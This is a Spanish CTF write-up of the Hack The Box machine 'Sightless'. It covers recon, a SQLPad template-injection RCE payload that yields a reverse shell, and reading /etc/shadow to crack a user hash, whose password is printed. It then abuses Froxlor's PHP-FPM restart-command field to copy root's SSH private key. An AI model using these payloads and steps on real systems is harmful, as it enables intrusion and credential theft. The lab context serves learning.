



Sightless writeup - Hack The box

Escrito por : tellmefred

Dificultad : Fácil

Introducción:

En este writeup de "Sightless", exploraremos cómo aprovechar el port forwarding y explotar vulnerabilidades en un servicio público para comprometer el sistema.

Esta máquina presenta retos interesantes que requieren creatividad y precisión.

¡Descubre los detalles completos a lo largo de este writeup!

Reconocimiento:

Hacemos un Ping para confirmar la conectividad.

```
> ping 10.10.11.32
PING 10.10.11.32 (10.10.11.32) 56(84) bytes of data.
64 bytes from 10.10.11.32: icmp_seq=1 ttl=63 time=22.9 ms
64 bytes from 10.10.11.32: icmp_seq=2 ttl=63 time=21.7 ms
64 bytes from 10.10.11.32: icmp_seq=3 ttl=63 time=21.8 ms
^C
--- 10.10.11.32 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 21.741/22.157/22.937/0.551 ms
```

Y luego pasamos al escaneo de nmap revisando bien el escaneo podemos ver que tenemos una redirección así que agreguemos a la lista etc/hosts.

```
x nmap -sCV -sS -Pn -p- --open --min-rate 2500 10.10.11.32 -oN alports
Starting Nmap 7.94WSN ( https://nmap.org ) at 2024-09-16 10:24 CEST
Nmap scan report for 10.10.11.32
Host is up (0.029s latency).
Not shown: 63454 closed tcp ports (reset), 2078 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-rateLimit
PORT      STATE    SERVICE VERSION
21/tcp    open     ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
|       Invalid command: try being more creative
|       Invalid command: try being more creative
22/tcp    open     ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 c9:f6:3b:r:f:c6:03:29:05:e5:a0:c4:00:90:c9:5c:52 (EDDSA)
|_ 256 9b:de:3a:27:77:3b:1b:e1:19:f5:f1:16:11:be:70:e0:56 (ED25519)
80/tcp    open     http    nginx/1.18.0 (Ubuntu)
| http-title: Didn't follow redirect to http://sightless.htb/
| http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data.
If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service=:
SF-Port21-TCP:V=7.94WSN:I=79:D=9/16%Time=66EB7E843P=x86_64-pc-linux-gnu/r(G
SF:energines,A,0,"220<20ProFTPD>x20Server<x20</sightless.htb>x20FTPv2.0
SF:Server">x20:[::ffff:10\.10\.11\.32]\r\n\r\n500<x20Invalid\x20command\x20try\x20
SF:\r\ntry\x20being\x20more\x20creative\r\n500<x20Invalid\x20command\x20try\x20
SF:\r\nbeing\x20more\x20creative\r\n";
Service Info: OS: Linux; CPE:/o:linux/linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds
```

Aquí lo añadimos a la lista y pasamos a entrar a la página.


```
GNU nano 8.0                                     /etc/hosts

127.0.0.1      localhost
127.0.1.1      tellmefred.tellmefred    tellmefred
10.10.11.32    sightless.htb
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Aquí vemos la página web.




Más abajo podemos encontrar una prueba de un servicio hago click y no puede encontrar el sitio así que agregamos a /etc/hosts.



Aquí hacemos lo mismo que arriba.

```
GNU nano 8.0
127.0.0.1      localhost
127.0.1.1      tellmefred.tellmefred  tellmefred
10.10.11.32    sqlpad.sightless.htb
10.10.11.32    sightless.htb
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

SQLpad es el servicio corriendo en este sub dominio.



Buscando me encuentro con este RCE, y vemos que hay manera de conseguir una Reverse shell.

Template injection in connection test endpoint leads to RCE in sqlpad/sqlpad

✓ Valid

Reported on Mar 12th 2022

Description

Please enter a description of the vulnerability.

Proof of Concept

- Run a local docker instance

```
sudo docker run -p 3000:3000 --name sqlpad -d --env SQLPAD_ADMIN=admin --env SQLPAD_ADMIN_PAS
```


- Navigate to <http://localhost:3000/>
- Click on **Connections->Add connection**
- Choose **MySQL** as the driver
- Input the following payload into the **Database** form field

```
{} process.mainModule.require('child_process').exec('id>/tmp/pwn') {}
```

- Execute the following command to confirm the **/tmp/pwn** file was created in the container filesystem

Explotación:

Aquí pongamos a prueba ejecutando el comando donde dice data base.



Y perfecto conseguimos la reverse shell, vemos que somos root pero al verificar bien me di cuenta que estábamos en un contenedor de docker así que a salir de aquí.

```
listening on [any] 9001 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.32] 57626
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c184118df0a6:/var/lib/sqlpad# whoami
whoami
root
root@c184118df0a6:/var/lib/sqlpad# ip a
ip a
bash: ip: command not found
root@c184118df0a6:/var/lib/sqlpad# netstat
netstat
bash: netstat: command not found
root@c184118df0a6:/var/lib/sqlpad# ifconfig
ifconfig
bash: ifconfig: command not found
root@c184118df0a6:/var/lib/sqlpad# cd /home
cd /home
root@c184118df0a6:/home# ls
ls
michael
node
root@c184118df0a6:/home#
```

```

root@c184118df0a6:/home# cd michael
cd michael/
root@c184118df0a6:/home/michael# ls
ls
root@c184118df0a6:/home/michael# cd root
cd root
bash: cd: root: No such file or directory
root@c184118df0a6:/home/michael# cd /root
cd /root
root@c184118df0a6:~# ls
ls
root@c184118df0a6:~# cd /home/node
cd /home/node
root@c184118df0a6:/home/node# ls
ls
root@c184118df0a6:/home/node#

```

Con cat /etc/shadow vemos el hash de Michael y procedemos a llevarlo a nuestra máquina.

```

cat: ./19051:0:99999:7:::
irc:!*:19051:0:99999:7:::
gnats:!*:19051:0:99999:7:::
nobody:!*:19051:0:99999:7:::
_apt:!:19051:0:99999:7:::
node:!!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVlHzqTzh0SYKzJIpFc2EsgmqvPa.qZ9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
root@c184118df0a6:/home/michael#

```

Hash de Michael

Con john sacamos la contraseña de este usuario.

```

$6$mG3Cp2VPGY.FDE8u$KVWVlHzqTzh0SYKzJIpFc2EsgmqvPa.qZ9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/ insaneclownposse
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target...: $6$mG3Cp2VPGY.FDE8u$KVWVlHzqTzh0SYKzJIpFc2EsgmqvPa....L2IJD/
Time.Started...: Mon Sep 16 10:57:10 2024 (1 min, 6 secs)
Time.Estimated.: Mon Sep 16 10:58:16 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 885 H/s (13.01ms) @ Accel:128 Loops:512 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 58496/14344385 (0.41%)
Rejected.....: 0/58496 (0.00%)
Restore.Point...: 58368/14344385 (0.41%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:4608-5000
Candidate.Engine.: Device Generator
Candidates.#1...: kruimel -> ilovetyson
Hardware.Mon.#1.: Util: 76%
Started: Mon Sep 16 10:56:13 2024
Stopped: Mon Sep 16 10:58:17 2024

```

Contraseña de Michael

Y ya procedemos a acceder por ssh a la máquina con usuario y contraseña.

```
> ssh michael@10.10.11.32
The authenticity of host '10.10.11.32 (10.10.11.32)' can't be established.
ED25519 key fingerprint is SHA256:L+MjNuOUpEDeXYX6Ucy5RCzbINIjBx2qhJQKjYrExig.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.32' (ED25519) to the list of known hosts.
michael@10.10.11.32's password:
Last login: Mon Sep 16 08:53:32 2024 from 10.10.14.48
michael@sightless:~$
```

Ahora tenemos el user flag.


```
michael@sightless:~$ cd /home/michael/
michael@sightless:~$ ls
user.txt
michael@sightless:~$ cat user.txt
775f665492453aaaf03187aa523084c5d
michael@sightless:~$ |
```

Escalada de Privilegios:

Aquí en la escalada de privilegios tenemos algunos puertos corriendo en local llevemos esto a nuestra máquina en local con port forwarding.

```
michael@sightless:~$ netstat -lntp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 127.0.0.1:33987        0.0.0.0:*          LISTEN     -
tcp      0      0 127.0.0.1:3306         0.0.0.0:*          LISTEN     -
tcp      0      0 127.0.0.1:53           0.0.0.0.*         LISTEN     -
tcp      0      0 127.0.0.1:8080        0.0.0.0:*          LISTEN     -
tcp      0      0 0.0.0.0:22           0.0.0.0.*         LISTEN     -
tcp      0      0 0.0.0.0:80           0.0.0.0.*         LISTEN     -
tcp      0      0 127.0.0.1:33060       0.0.0.0.*         LISTEN     -
tcp      0      0 127.0.0.1:33343       0.0.0.0.*         LISTEN     -
tcp      0      0 127.0.0.1:41597       0.0.0.0.*         LISTEN     -
tcp      0      0 127.0.0.1:3000        0.0.0.0.*         LISTEN     -
tcp6     0      0 :::21              ::.*                LISTEN     -
tcp6     0      0 :::22              ::.*                LISTEN     -
michael@sightless:~$
```


Y vemos froxlor pero que es.




Aquí tenemos una descripción rápida.



Con esta herramienta de Chrome podemos encontrar remote target traemos los puertos restantes corriendo en la máquina y refrescamos.



Aquí podemos agregarlos.



Specify hosts and ports of the target discovery servers.

Enable port forwarding

Done

Y nos aparecerá aquí le damos a inspect y aquí continuamos.

Remote Target #127.0.0.1

Target trace

Froxlor http://admin.sightless.htb:8080/admin_logger.php?page=log
inspect pause focus tab reload close inspect fallback

Froxlor http://admin.sightless.htb:8080/admin_logger.php?page=log
inspect focus tab reload close inspect fallback

Aquí como podemos ver tenemos la oportunidad de ver el momento justo en el que servicio envía la contraseña y el usuario que es admin.

The screenshot shows the Froxlor control panel. On the left, the navigation menu includes Resources, Traffic, System (Configuration, Settings, Cronjob settings, System log, Rebuild config files), PHP, Miscellaneous, and Documentation. The main area has two tabs: 'System log' (1417 entries) and 'Network traffic'. The 'Network traffic' tab displays a timeline from 50 ms to 400 ms with various network requests listed. The 'System log' tab shows a table of log entries with columns for Date, Type, User, and Action, all showing 'logged out' for admin users on 16.09.2024 at 10:09.

Aquí estando dentro de el panel ya solo queda buscar procesos que se ejecuten cada cierto tiempo y esto lo encontramos en la captura de abajo.

The screenshot shows the Froxlor dashboard. It features a top navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below is a search bar and a sidebar with the same navigation menu as the previous screenshot. The main dashboard area has sections for 'Dashboard' (Customer, Domains, Webspace, Traffic, Subdomains counts) and 'System details' (Hostname: sightless, Server software: Apache/2.4.52 (Ubuntu), PHP-Version: 8.1.2-1ubuntu2.18, MySQL server version). On the right, there's a 'Froxlor details' section showing pending cron-tasks and recent activity logs.

En PHP luego PHP-FPM versions y aquí modificamos este proceso, introducimos un comando para secuestrar la id rsa de el usuario root y otro para conseguir los permisos de lectura.

The screenshot shows the Froxlor control panel. The left sidebar has a 'PHP' section with 'PHP-FPM versions' selected. The main area is titled 'PHP-FPM versions' and contains a table with one row. The table columns are: Short description, In use for php-config(s), php-fpm restart command, Configuration directory of php-fpm, Process manager control (pm), and Options. The single row shows 'System default' for all columns.

Short description	In use for php-config(s)	php-fpm restart command	Configuration directory of php-fpm	Process manager control (pm)	Options
System default	Default Config Froxlor Vhost Config	service php8.1-fpm restart	/etc/php/8.1/fpm/pool.d/	dynamic	<input type="checkbox"/>

System default	Default Config Froxlor Vhost Config	cp /root/.ssh/id_rsa /tmp/id_rsa	/etc/php/8.1/fpm/pool.d/	dynamic	<input type="checkbox"/>
----------------	--	-------------------------------------	--------------------------	---------	--------------------------

Short description	In use for php-config(s)	php-fpm restart command	Configuration directory of php-fpm	Process manager control (pm)	Options
System default	Default Config Froxlor Vhost Config	chmod 644 /tmp/id_rsa	/etc/php/8.1/fpm/pool.d/	dynamic	<input type="checkbox"/>

Ya con la id rsa en la máquina atacante solo debemos usarla y acceder como root.

```
> ssh root@10.10.11.32 -i id_rsa
Last login: Mon Sep 16 09:21:05 2024 from 10.10.16.60
root@sightless:~# cd /root
root@sightless:~# ls
docker-volumes  root.txt  scripts
root@sightless:~# cat root.txt
d87b0b50c3a84f00f2a57184fe3c827c
root@sightless:~# |
```

Maquina rooted.